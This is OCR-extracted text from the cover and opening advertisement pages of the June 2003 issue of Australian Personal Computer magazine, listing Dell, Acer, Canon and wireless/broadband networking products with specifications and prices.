

Massive \$15,000 PC gear giveaway: see page 62

apc

AUSTRALIAN
PERSONAL
COMPUTER

YOUR TOTAL TECHNOLOGY GUIDE

Broadband express

Seven step guide
98 ISPs detailed

APC Lab tests

"Barebones" mini PCs
Affordable DVD burners

AMD and Intel face-off

XP 3000+ vs P4 800MHz FSB

Plus

Linux battles slacker myth
Kylix and Perl programming
Locking down Apache server
Securing your Wi-Fi network
Boosting your Google ranking

June 2003

No cover disc?
Please enquire at your place of purchase

\$9.80 inc GST
NZ \$9.95 inc GST



Every Dell™ system is built to order. This means you only pay for what you want, and nothing that you don't. For example, you can upgrade the memory, the size of your monitor and even add a DVD or CD-RW. Best of all, you'll save, because when you buy directly from Dell, you cut out the middleman. So order today and see how easy it is to get exactly what you want at an exceptionally great price.



Dimension™ 2350. E=VALUE Code J220503

Dell Desktops

Dimension 2350

\$100* Cash Off

Offer valid 17th-30th May 2003

- Intel® Celeron® Processor 2.0GHz
- 256MB Shared DDR SDRAM
(Up to 32MB of system memory may be allocated to support integrated graphics)
- 30GB* Hard Drive
- 48X Max CD-ROM
- 15" CRT Monitor (13.8" v.i.s.)
- Microsoft® Windows® XP Home Edition

WAS ~~\$999~~ **\$899**

By delivery only, standard fee \$99. Prices include GST.
Business Lease – \$9.20* per week.
Conditions apply. Offer valid until 30th May 2003.
E=VALUE Code J220501 - APC

UPGRADE YOUR DELL

- Upgrade to 48X Max CD-RW for \$100*
- Upgrade to Microsoft® Windows® XP Professional for \$139*
- Upgrade to 256MB SDRAM for \$99*

Dimension 2350

\$100* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.4GHz
- 256MB Shared DDR SDRAM
(Up to 32MB of system memory may be allocated to support integrated graphics)
- 30GB* Hard Drive
- 48X Max CD-RW
- 15" CRT Monitor (13.8" v.i.s.)
- Microsoft® Windows® XP Home Edition

WAS ~~\$1,299~~ **\$1,199**

By delivery only, standard fee \$99. Prices include GST.
Business Lease – \$12.00* per week.
Conditions apply. Offer valid until 30th May 2003.
E=VALUE Code J220502 - APC

UPGRADE YOUR DELL

- Add Stereo Speakers for \$44*
- Upgrade to Microsoft® Windows® XP Professional for \$139*

Dimension 2350 (pictured above)

\$100* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.2GHz
- 256MB Shared DDR SDRAM
(Up to 32MB of system memory may be allocated to support integrated graphics)
- 30GB* Hard Drive
- 48X Max CD-ROM
- 15" Flat Panel Monitor
- Microsoft® Windows® XP Home Edition

WAS ~~\$1,499~~ **\$1,399**

By delivery only, standard fee \$99. Prices include GST.
Business Lease – \$13.85* per week.
Conditions apply. Offer valid until 30th May 2003.
E=VALUE Code J220503 - APC

UPGRADE YOUR DELL

- Upgrade to 16X Max DVD-RW for \$100*
- Upgrade to Microsoft® Windows® XP Professional for \$139*
- Upgrade to Microsoft® Office XP Small Business for \$369*

Dimension 8300

\$150* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.8GHz
- 256MB DDR SDRAM • 60GB* Hard Drive
- 64MB nVidia® GeForce™ 4 MX 420 Graphics Card
- 48X Max CD-RW
- 16X Max DVD-ROM*
- 17" CRT Monitor (16.0" v.i.s.)
- 56K Modem • Stereo Speakers
- Microsoft® Windows® XP Home Edition

WAS ~~\$2,199~~ **\$2,049**

By delivery only, standard fee \$99. Prices include GST.
Business Lease – \$18.80* per week.
Conditions apply. Offer valid until 30th May 2003.
E=VALUE Code J240519 - APC

UPGRADE YOUR DELL

- Upgrade to 512MB DDR SDRAM for \$199*
- Upgrade to 15" Flat Panel Monitor for \$352*
- Upgrade to Microsoft® Windows® XP Professional for \$139*

Dimension 8300

\$200* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.8GHz
- 256MB DDR SDRAM • 60GB* Hard Drive
- 64MB nVidia® GeForce™ 4 MX 420 Graphics Card
- SoundBlaster® Live!™ 5.1 Sound Card
- DVD+/-RW Combo Drive
- 17" CRT Monitor (16.0" v.i.s.)
- 56K Modem • Stereo Speakers with Subwoofer
- Microsoft® Windows® XP Home Edition

WAS ~~\$2,499~~ **\$2,299**

By delivery only, standard fee \$99. Prices include GST.
Business Lease – \$21.00* per week.
Conditions apply. Offer valid until 30th May 2003.
E=VALUE Code J240520 - APC

UPGRADE YOUR DELL

- Upgrade to 120GB* Hard Drive for \$199*
- Upgrade to 3-Year Limited Next Business Day On-Site* Service (excludes software) for \$169*

Axim™ X5

The Axim™ X5 allows you to connect and synchronise your files from your notebook or desktop keeping you organised and productive on the go.



- Intel® X-Scale™ Processor at 300MHz
- Microsoft® Pocket PC 2002 Premium
- Brilliant 3.5" Colour Transflective LCD (240x320 res)
- 32MB SDRAM • USB Cable
- 32MB Intel® StrataFlash® ROM
- Integrated CompactFlash® Type II and Secure Digital / Multi Media Card Slots
- Removable / Rechargeable Battery

\$499

ONLY
By delivery only, standard fee \$64*. Prices include GST.

UPGRADE YOUR DELL

- Add a Leather Carry Case for \$62*
- Upgrade to 64MB ScanDisk Secure Digital Memory Card for \$82*

Dell™ recommends Microsoft® Windows® XP Professional for Business

standard fee \$99 (inc. GST) applies to all systems purchased. A standard delivery fee for Axim X5 is \$64 (inc. GST) per system applies to all orders unless otherwise stated. All efforts will be made to deliver your Dell system as quickly as possible. Dell, the Dell logo, Dimension, Inspiron, PowerEdge, PowerVault, TrueMobile, Axim and Evolve are registered trademarks or trademarks of the Dell Computer Corporation. Microsoft, Pocket PC, 2002, StepByStep are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Other trademarks and trade names may be used in this document. The rates are current at the time of publication and are inclusive of GST and Stamp Duty. Actual monthly payments depend on the exact system selected, term of financing and then applicable rates. First payment due on delivery. Accessible capacity varies depending on operating environment. 3. On-site service and/or next business day service not available in some remote locations. Contact Dell for details. Technicians are available at 14 December 2002. Offer does not include telecommunications charges. You must be 18 years or older. Access to AOL requires a credit card & is subject to credit approval. Only one membership per household. VALUE Plan (VALUE Plan price currently \$27.95 per month for up to 90 hours access to the AOL Service and \$0.90 for every additional hour in the same billing month plus telecommunications charges) at which point you will be charged up to the end of the free trial. Modem required for AOL access. 5. The DVD region code can be changed up to 5 times and will then be locked on the final region code selected. The region setting applies





Inspiron 5100 Notebook
from 3.5kg, 47mm thin. E • VALUE CODE J540505

Mobile Performers with Brains to Match. The powerful range of Dell Inspiron™ notebooks are mobile performers with brains to match. Plus they're built to your needs so they feature exactly what you want at a price you can afford. So don't delay, click or call for our latest pricing and promotions.

Dell™ Notebooks

Inspiron 1100 – From 3.3kg, 45mm thin

\$100* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.4GHz
- 256MB Shared DDR SDRAM (Up to 64MB of system memory may be allocated to support system graphics)
- 20GB* Hard Drive
- 24X Max CD-RW
- 14.1" XGA Display (1024x768 res)
- 56K Modem
- Microsoft® Windows® XP Home Edition

WAS ~~\$2,299~~ **\$2,199***
with \$100* Cash Off

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$20.15* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J540502 - APC

UPGRADE YOUR DELL

- ▶ Add Stereo Speakers for \$44*
- ▶ Upgrade to 15" XGA Display (1024x768 res) for \$99*
- ▶ Upgrade to Microsoft® Windows® XP Professional for \$139*

Inspiron 5100 – From 3.5kg, 47mm thin

\$200* Cash Off

Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.8GHz
- 256MB DDR SDRAM
- 40GB* Hard Drive
- 32MB DDR ATI Mobility Radeon™ 7500 AGP 4X Graphics
- 24X Max CD-RW/DVD* Combo Drive
- 15" XGA Display (1024x768 res)
- 56K Modem
- Microsoft® Windows® XP Home Edition

WAS ~~\$2,899~~ **\$2,699***
with \$200* Cash Off

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$24.50* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J540510 - APC

UPGRADE YOUR DELL

- ▶ Add Stereo Speakers for \$44*
- ▶ Add TrueMobile™ 1180 PCMCIA Card for \$120*
- ▶ Upgrade to Microsoft® Windows® XP Professional for \$139*

NEW Inspiron 500m – From 2.4kg, 31mm thin

\$200* Cash Off

Offer valid 17th-30th May 2003

- Intel® Centrino™ Mobile Technology
- Intel® Pentium® M Processor 1.3GHz • Intel® 855PM Chipset • Intel® PRO/Wireless 2100 Network Connection 802.11b • 30GB* Hard Drive
- 256MB Shared DDR SDRAM (up to 64MB of system memory may be allocated to support system graphics)
- 24X Max CD-RW • 14.1" XGA Display (1024x768 res)
- 56K Modem • Microsoft® Windows® XP Home Edition

WAS ~~\$2,499~~ **\$2,299***
with \$200* Cash Off

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$21.00* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J540506 - APC

UPGRADE YOUR DELL

- ▶ Upgrade to 40GB* Hard Drive for \$99*
- ▶ Upgrade to 14.1" SXGA Display (1400x1050 res) for \$99*
- ▶ Upgrade to 24X Max CD-RW/DVD* Combo Drive for \$100*

Inspiron 8500 – From 3.3kg, 39mm thin

\$200* Cash Off

Offer valid 17th-30th May 2003

- Mobile Intel® Pentium® 4 Processor 2.2GHz - M supporting Enhanced Intel® SpeedStep™ technology
- 256MB DDR SDRAM • 40GB* Hard Drive
- 64MB DDR nVidia® GeForce™ 4 4200 Go AGP 4X Graphics • 24X Max CD-RW/DVD* Combo Drive
- 15.4" Wide-Aspect UltraSharp™ WXSGA LCD Display (1680x1050 res) • 56K Modem
- Microsoft® Windows® XP Home Edition

WAS ~~\$3,499~~ **\$3,299***
with \$200* Cash Off

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$29.20* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J540510 - APC

UPGRADE YOUR DELL

- ▶ Add TrueMobile™ 1180 WLAN Mini PCI Card for \$99*
- ▶ Upgrade to Microsoft® Office XP Small Business for \$369*

Dell™ Servers

PowerEdge™ 600SC

- Intel® Pentium® 4 Processor 2.4GHz
- 1024MB DDR SDRAM With ECC
- 2 x 40GB* IDE Hard Drive
- Embedded Intel® Gigabit NIC
- Integrated 3 ATA-100 IDE Controller
- 48X Max EIDE CD-ROM Drive
- 3 Year Limited Warranty
(With Limited 1 Year Next Business Day On-Site* Service excluding software)
- LIFETIME TELEPHONE TECHNICAL SUPPORT

\$1,999*

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$18.40* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J420511 - APC

UPGRADE YOUR DELL

- ▶ Upgrade to PowerVault™ TR40 Storage
- ▶ Simple single tape drive tape-backup solution for \$539*
- ▶ Add Microsoft® Windows® 2000 Server for \$1,535*

PowerEdge 2600

- Intel® Xeon™ Processor 1.8GHz
- 256MB DDR200 ECC SDRAM
- 36GB* 10K Ultra 320 SCSI Hard Drive
- ATI Rage XL with BMB SDRAM
- Embedded Intel® Gigabit NICs
- Integrated Dual Channel LSI Logic 53C1030 Ultra320 LVD SCSI controller
- 24X Max EIDE CD-R/DVD Drive
- 3 Year Limited Next Business Day On-Site* Service (excluding software)
- LIFETIME TELEPHONE TECHNICAL SUPPORT

\$3,499*

By delivery only, standard fee \$99* Prices include GST.
Business Lease – \$31.35* per week.
Conditions apply. Offer valid until 30th May 2003.
E-VALUE CODE J420517 - APC

UPGRADE YOUR DELL

- ▶ Upgrade to 512MB SDRAM for \$287*
- ▶ Add an additional 36GB* SCSI Hard Drive for \$512*

All featured Dimension™ and Inspiron systems come standard with: 1 Year Limited Next Business Day On-site* Service (excludes software and Axim), WordPerfect® Productivity Pack and 3 months* free* AOL membership for new members (Conditions apply*) Modem required for AOL access.) Desktops come with Norton Anti-Virus 2003 – OEM Version.



*DELL'S NORMAL TERMS AND CONDITIONS APPLY AND ARE AVAILABLE AT www.dell.com.au OR ON REQUEST. All prices shown are inclusive of GST. Available by delivery only. Stock must be checked for errors in typography and photography; however inadvertent errors may occur for which Dell may not be responsible. Prices/offers cannot be combined with any other discount/promotion and Windows are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Intel, the Intel Inside logo, Pentium, Xeon, Centrino, X-Scale and Intel® refer to either the entities claiming marks and names or their products. Dell disclaims proprietary interest in the marks and names of others. 1. Above rates are based on a 36 month financing term. (Lease may be dispatched if necessary following telephone technical support. Excludes third party products and software. 4. The AOL Trial Offer is valid until 30th May 2003. Offer is not available to persons who are per household permitted on this offer. The three free months are consecutive months only from the date of registration (maximum 52 days). At the end of the three free months you will automatically be migrated to AOL, your monthly membership fee will commence being charged to your credit card. If you do not wish to continue your membership, you must notify AOL by calling 1800 255 255 (between 8am and 8pm AEST, weekdays) or by computer: DVD movies only and no warranty affects use of DVD media for software applications.

Copyright 2003 Dell Computer Corporation. All rights reserved.
Dell Computer Pty Ltd (ACN 003 855 561) Building 3, 14 Aquatic Drive, Frenchs Forest NSW 2086. (No showroom on-site.)

See it first on the big screen



From 3.3kg, 39mm thin

**Click
& Save**

when you buy online @
www.dell.com.au

Featuring the latest technology, the high performance Inspiron 8500 comes with a 15.4" Wide-Aspect, UltraSharp™ screen and a powerful Mobile Intel® Pentium® 4 Processor 2.4 GHz - M supporting Enhanced Intel® SpeedStep™ technology.

CASH OFF

Purchase any featured Dimension™ or Inspiron system between 17th and 30th May 2003 and get up to \$200* Cash Off.

Inspiron™ 8500

\$200* Cash Off

Offer valid 17th-30th May 2003

- Mobile Intel® Pentium® 4 Processor 2.4GHz - M supporting Enhanced Intel® SpeedStep™ technology
- 512MB DDR SDRAM
- 60GB* Hard Drive
- 64MB DDR nVidia® GeForce™ 4 4200 Go AGP 4X Graphics
- 24X Max CD-RW/DVD* Combo Drive
- 15.4" Wide-Aspect UltraSharp™ WWSGA+ LCD Display (1680x1050 res)
- 56K Modem
- Microsoft® Windows® XP Home Edition

WAS \$3,799

with \$200* Cash Off

NOW \$3,599*

By delivery only. Standard fee \$99*. Prices include GST.

Business Lease - \$31.75 per week. Conditions apply. Offer valid until 30th May 2003.

Please quote when ordering **E=VALUE CODE J540512 - APC**

UPGRADE YOUR DELL™

- ▶ Add a Leather Carry Case for \$139*
- ▶ Upgrade to Microsoft® Windows® XP Professional for \$139*
- ▶ Upgrade to Microsoft® Office XP Small Business for \$369*



Dell™ recommends Microsoft® Windows® XP Professional for Mobile Computing

More computer for your money. Easy as **DELL™**

Visit www.dell.com.au or call **1300 303 107**

Visit our website or call Mon to Fri 8am-8pm, Sat 9am-3pm, Sun 10am-4pm (EST)

The fully loaded desktop

That you don't have to be fully loaded to afford



High powered technology that won't break the bank.

With features like an Intel® Pentium® 4 Processor, CD-RW and a huge 17" flat panel monitor, it's a fully loaded desktop at a price that's hard to believe. And for a limited time, it comes with \$100* cash off. So order today and see how easy it is to buy and own a Dell® computer.

Dimension™ 2350

\$100* Cash Off Offer valid 17th-30th May 2003

- Intel® Pentium® 4 Processor 2.2GHz • 256MB Shared DDR SDRAM (Up to 32MB of system memory may be allocated to support integrated graphics) • 30GB* Hard Drive
- Integrated Graphics • 48X Max CD-RW • 17" Flat Panel Monitor
- 56K Modem • Stereo Speakers • Microsoft® Windows® XP Home Edition

WAS ~~\$1,899~~ **NOW** **\$1,799***

with \$100* Cash Off

By delivery only. Standard fee \$99*. Prices include GST.
Business Lease – \$16.65 per week. Conditions apply. Offer valid until 30th May 2003.
Please quote when ordering **E-VALUE CODE J220504 - APC**

UPGRADE YOUR DELL™

- ▶ Upgrade to Stereo Speakers with Subwoofer for \$75*
- ▶ Upgrade to 48X Max CD-RW/DVD* Combo Drive for \$99*
- ▶ Upgrade to Microsoft® Office XP Small Business for \$369*




Dell™ recommends Microsoft® Windows® XP Professional for Business

More computer for your money. Easy as **DELL™**

Visit www.dell.com.au or call **1300 303 107**

Visit our website or call Mon to Fri 8am-8pm, Sat 9am-3pm, Sun 10am-4pm (EST)



**I need to finish this presentation
before I land in Hong Kong.**

**Tell the CEO my batteries ran out
and hope he's in a good mood.**

**Work 8 hours non-stop
and get it finished.**

**Use a notebook with
Intel® Centrino™ Mobile
Technology.**

**Acer
TravelMate 800.**




Do you have another tight deadline? The good news is that with the **Acer TravelMate 800, featuring Intel® Centrino™ mobile technology**, you have the freedom to work where you want, when you want for up to an incredible 8.5 hours.* That's all day battery life for a hard days work – wherever your day takes you. Plus, with an Intel® PRO/Wireless Network Connection, wireless connectivity** is easy anytime, anywhere. And, at just


2.5cm thick, the TravelMate 800 weighs a mere 2.4kg* making it one of the lightest fully featured notebooks with Intel® Centrino™ mobile technology.

What's more, Acer is the only company that offers you a 2 Hour Commitment Warranty Express Service in Australia and New Zealand.**

Acer, Australia's fastest growing PC brand is also number three in desktop and notebook PCs.**



- Bonus carry case & 32MB USB handydrive*
- 3 month unlimited broadband wireless access to SkyNetGlobal[®] in Australia*



- Bonus carry case & 32MB USB handydrive*
- 3 month unlimited broadband wireless access to SkyNetGlobal[®] in Australia*

TravelMate 800XCi

- Intel® Centrino™ mobile technology • Intel® Pentium® M processor 1.3GHz • Intel® 855PM Chipset • Intel® PRO/Wireless Network Connection 802.11b • 14.1" active colour screen • 512MB DDR SDRAM • 40GB hard disk drive • 8 x DVD + 24 x 10 x 8 x CD-RW • Firewire • Integrated Smart Card reader • Internal 56k modem + 10/100 LAN - Broadband internet ready • 4-in-1 multi memory card reader • Microsoft® Windows® XP Professional • 2 Hour Commitment Warranty Express Service**

\$3,999

RRP inc GST from \$33.99 per week* Please quote e-Code TM800C

TravelMate 803LCi

- Intel® Centrino™ mobile technology • Intel® Pentium® M processor 1.6GHz • Intel® 855PM Chipset • Intel® PRO/Wireless Network Connection 802.11b • 15" active colour screen • 512MB DDR SDRAM • 60GB 5400 RPM HDD • 8 x DVD + 24 x 10 x 8 x CD-RW • Firewire & S-video • USB 2.0 • Integrated Smart Card security • Internal 56k modem + 10/100 LAN - Broadband internet ready • 4-in-1 multi memory card reader • Microsoft® Windows® XP Professional • 2 Hour Commitment Warranty Express Service**

\$5,799

RRP inc GST from \$43.50 per week* Please quote e-Code TM803C



- 3 month unlimited broadband wireless access to SkyNetGlobal[®] in Australia*

TravelMate C110TCi Tablet PC

- Intel® Centrino™ mobile technology • Intel® Pentium® M processor 900MHz • Intel® 855GM Chipset • Intel® PRO/Wireless Network Connection 802.11b • 10.4" active colour rotatable screen • 512MB DDR SDRAM • 40GB hard disk drive • External 8 x DVD + 24 x 8 x 4 x CD-RW combo • 2 Li-ion batteries • Internal 56K modem + 10/100 LAN - Broadband internet ready • Microsoft® Windows® XP Tablet PC Edition • 2 Hour Commitment Warranty Express Service**

\$4,499

RRP inc GST from \$37.56 per week* Please quote e-Code TM113



- Bonus carry case & 32MB USB handydrive*
- 15" LCD screen

TravelMate 654LCi

- Mobile Intel® Pentium® 4 Processor 2.2GHz • M • 15" active colour screen • 512MB DDR SDRAM • 40GB hard disk drive • 8 x DVD + 24 x 10 x 8 x CD-RW • 4-in-1 multi memory card reader • Firewire & S-video • USB 2.0 • Internal 56K modem + broadband ready 10/100 LAN + 802.11b Wi-Fi • Microsoft® Windows® XP Professional • 2 Hour Commitment Warranty Express Service**

\$4,999

RRP inc GST from \$41.74 per week* Please quote e-Code TM650

Acer recommends Microsoft® Windows® XP Professional for Mobile Computing.

shopAcer

www.acer.com.au

1300 366 567


Authorised Dealers

Intel, the Intel Inside Logo, Pentium and Intel Centrino are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. ©2000 Acer Inc. All rights reserved. Acer and the Acer logo are registered trademarks and TravelMate is a trademark of Acer Inc. Product specifications and recommended retail prices are subject to change without prior notice. All other products, brand names, company names and logos are trademarks of their respective companies. Pictures are for illustrative purposes only.

*With additional media buy battery. Depending on configuration and usage. **Wireless connectivity and some features may require you to purchase additional software, services or external hardware. Availability of public wireless LAN access points limited. As required by Microsoft/MAX 2002. System performance, battery life, wireless performance and functionality will vary depending on your specific hardware and software configurations. *Base model with optional weight saving module. **Terms and conditions apply - warranty locations also available on website. See www.acer.com.au for full details. **Gartner Database Quarterly System Program March 2003. *Valid until 9 June 2003 or while stocks last. **Retail amounts shown are indicative and based upon a 36-month initial contract and rates at time of publication; all state and federal government charges (Stamp Duty & GST) included. Rental figures quoted are for business use only and require a minimum purchase of \$2000 ex GST. All rentals are subject to credit approval. Provided by Acer Finance Australia Pty Ltd. Individual dealers may offer alternative financing options.

WS Group ACE187/APC

acer
Empowering People



Photographic quality for business or pleasure

Borderless photo prints

Up to 22ppm print performance

Exif Print software for professional results

4800 x 1200 dpi print quality

Microscopic ink droplets eliminate graininess

Money saving individual ink tanks

canon.com.au

1800 021 167

i850 bubble jet printer



Canon
advanced simplicity

WIRELESS &

INTRODUCING INDUSTRY FIRST 802.11g WIRELESS RANGE



XtremeG™ 11/54Mbps Wireless LAN PCI Adapter

- IEEE 802.11b Standard & IEEE 802.11g Draft Specification
- 2.4GHz Frequency Range
- Autotunes & Adjusts Speed to conditions for Maximum Performance
- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support
- Support for IEEE 802.1x Security



XtremeG™ 11/54Mbps Wireless LAN PCMCIA Card

- IEEE 802.11b Standard & IEEE 802.11g Draft Specification
- 2.4GHz Frequency Range
- Autotunes & Adjusts Speed to conditions for Maximum Performance
- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support
- Support for IEEE 802.1x Security



XtremeG™ 11/54Mbps Wireless LAN Access Point

- 10/100Mbps Fast Ethernet Interface for connecting to Wired Network
- IEEE 802.11b Standard & IEEE 802.11g Draft Specification
- Autotunes & Adjusts Speed to conditions for Maximum Performance
- Support for IEEE 802.1x Security
- 64/128-Bit Wired Equivalent Privacy (WEP) Security Support



22Mbps Wireless CardBus Adapter

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard. Up to 20% better transfer
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Built-in Diversity Antenna
- Drivers for Windows 98, 2000, Me, NT & XP



11/54Mbps Dualband Wireless PCMCIA Adapter

- IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 72Mbps Turbo Mode IEEE 802.11a
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



AirPlus Ethernet to Wireless LAN Client Adapter

- 22Mbps Wireless LAN Client Adapter which provides wireless communications for any Ethernet network device
- Suitable for any Ethernet Enabled device, e.g. Network Printers, Scanners, Internet Camera, Game Consoles & Set Top Boxes
- 10BaseT Interface for connecting to Ethernet network device
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard



22Mbps Wireless PCI Adapter

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Up to 20% better transfer with 802.11b
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Drivers for Windows 98, 2000, Me, NT & NT
- Upgradeable antenna



11/54Mbps Dualband Wireless PCI Adapter

- IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 72Mbps Turbo Mode IEEE 802.11a
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



22Mbps Wireless Concurrent Access Point & Bridge

- 4 Port 10/100Mbps built-in switch
- Access Point - AP Client or Bridge (Point-to-Point or Point-to-Multi Point) - Wireless Repeater
- Compatible with IEEE 802.11b standard
- DHCP Server/Client
- Web-based Configuration & Management
- Replaceable Antenna with reverse SMA connector for extending Wireless Range



22Mbps Wireless Access Point

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard. Up to 20% better transfer
- 22Mbps with other AirPlus devices
- 64/128/256 Bit WEP Security
- Built-in DHCP Server
- Configuration and Management via Web Browser
- External 2.5db Antenna with Reverse SMA Connector



11/54Mbps Dualband Wireless Access Point

- Compliant with IEEE 802.11a (5GHz) and IEEE 802.11b (2.4GHz) Standard
- 10/100Mbps Fast Ethernet port for connecting to Wired Network
- Autotunes and adjusts speed to conditions for max performance
- 64/128/152 Bit WEP Security



22Mbps Wireless LAN Indoor AP/Bridge

- Ethernet to 22Mbps Wireless LAN Access Point or Bridge
- Modes of Operation(s): Access Point, AP Client, Bridge (Point-to-Point or Point-to-Multi Point)
- Advanced Enterprise Functions: DCS (Dynamic Channel Selection), AP Group, AP Load Balancing, AP Backup
- Wireless Repeater Operation Function
- Additional LAN Port for AP Backup Function
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- DHCP Server/Client
- Web-based Configuration & Management
- Replaceable Antenna with reverse SMA connector for extending Wireless Range

BROADBAND

INTRODUCING NEW RANGE OF PRODUCT



USB/Ethernet Combo ADSL Modem

- Connect single or multiple PC's via USB or Ethernet
- 10BaseT LAN interface - USB 1.1 interface
- Supports G.dmt and G.lite
- Built-in PPPoE and PPPoA Clients
- Ethernet Bridge Mode
- Configuration & Management via Web Browser
- Telstra Approved



22Mbps Wireless ADSL Modem/Router/Switch/Access Point

- Connects single or multiple PC's on an Ethernet or Wireless LAN to ADSL
- Built-in 22Mbps Access Point, Router, 10/100Mbps 4 Port Switch, ADSL Modem
- Supports IP Routing, NAT, DHCP
- Configuration & Management via Web Browser, Telnet
- Telstra Approved



i2eye™ Broadband Video Phone

- Standalone Video Conference Operation (No PC Required)
- 10/100Mbps Fast Ethernet Port for LAN or Broadband Connection
- Video & Audio Out for Television Connection
- Streaming Video at up to 30 Frames/Second
- Adjustable Tilt & Focus Lens
- Built-in Microphone



22Mbps Wireless IP Router for DSL/Cable Modems with 4-Port 10/100Mbps Switch

- 22Mbps Wireless LAN Access Point
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- 64/128/256 Bit Wired Equivalent Privacy (WEP) Security Support
- 10Mbps WAN Port for DSL/Cable Modem
- Support NAT for single IP Address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Advanced Firewall Features
- Configuration & Management via Web Browser



22Mbps Wireless IP Router for DSL/Cable Modems with Switch and Print Server

- 22Mbps Wireless LAN Access Point
- Compatible with IEEE 802.11b 2.4GHz Standards
- Built-in 4 Port 10/100Mbps Switch, Single Parallel Printer Port
- Supports NAT, DHCP, PPP, VPN, PAP/CHAP Security
- DMZ selectable Port
- Advanced Firewall Features
- Configuration & Management via Web Browser



IP Router for DSL/Cable Modems with 4-Port Switch & Single Port Print Server

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- Auto-Negotiation of MDI-II/MDI-X Cross Over for Easy Expansion
- Signal Parallel Port Print Server
- Support NAT for single IP address & Firewall Protection
- Supports DHCP, VPN, PPP, PAP/CHAP Security
- Built-in Telstra BigPond client



Ethernet ADSL Modem

- Connect single or multiple PC's on an Ethernet LAN to an ADSL service
- 10BaseT Interface (RJ45)
- ADSL Interface (RJ11)
- Support G.dmt and G.lite
- PPPoE (RFC 2516) & PPPoA (RFC 2364)
- Ethernet Bridge Mode (RFC 1483)
- Built-in PPPoE Client
- Configuration & Management via Web Browser
- Telstra Approved



VPN Router for DSL/Cable Modems with 4-Port Switch

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- RS232 Serial Port for backup Analog Modem
- Internal DMZ (Demilitarised Zone)
- LAN-to-LAN VPN Connection (8 Tunnels Supported)
- Stateful Packet Inspection (SPI)
- NAT for single IP Address




IP Router for DSL/Cable Modems with 7-Port Switch & Single Port Print Server

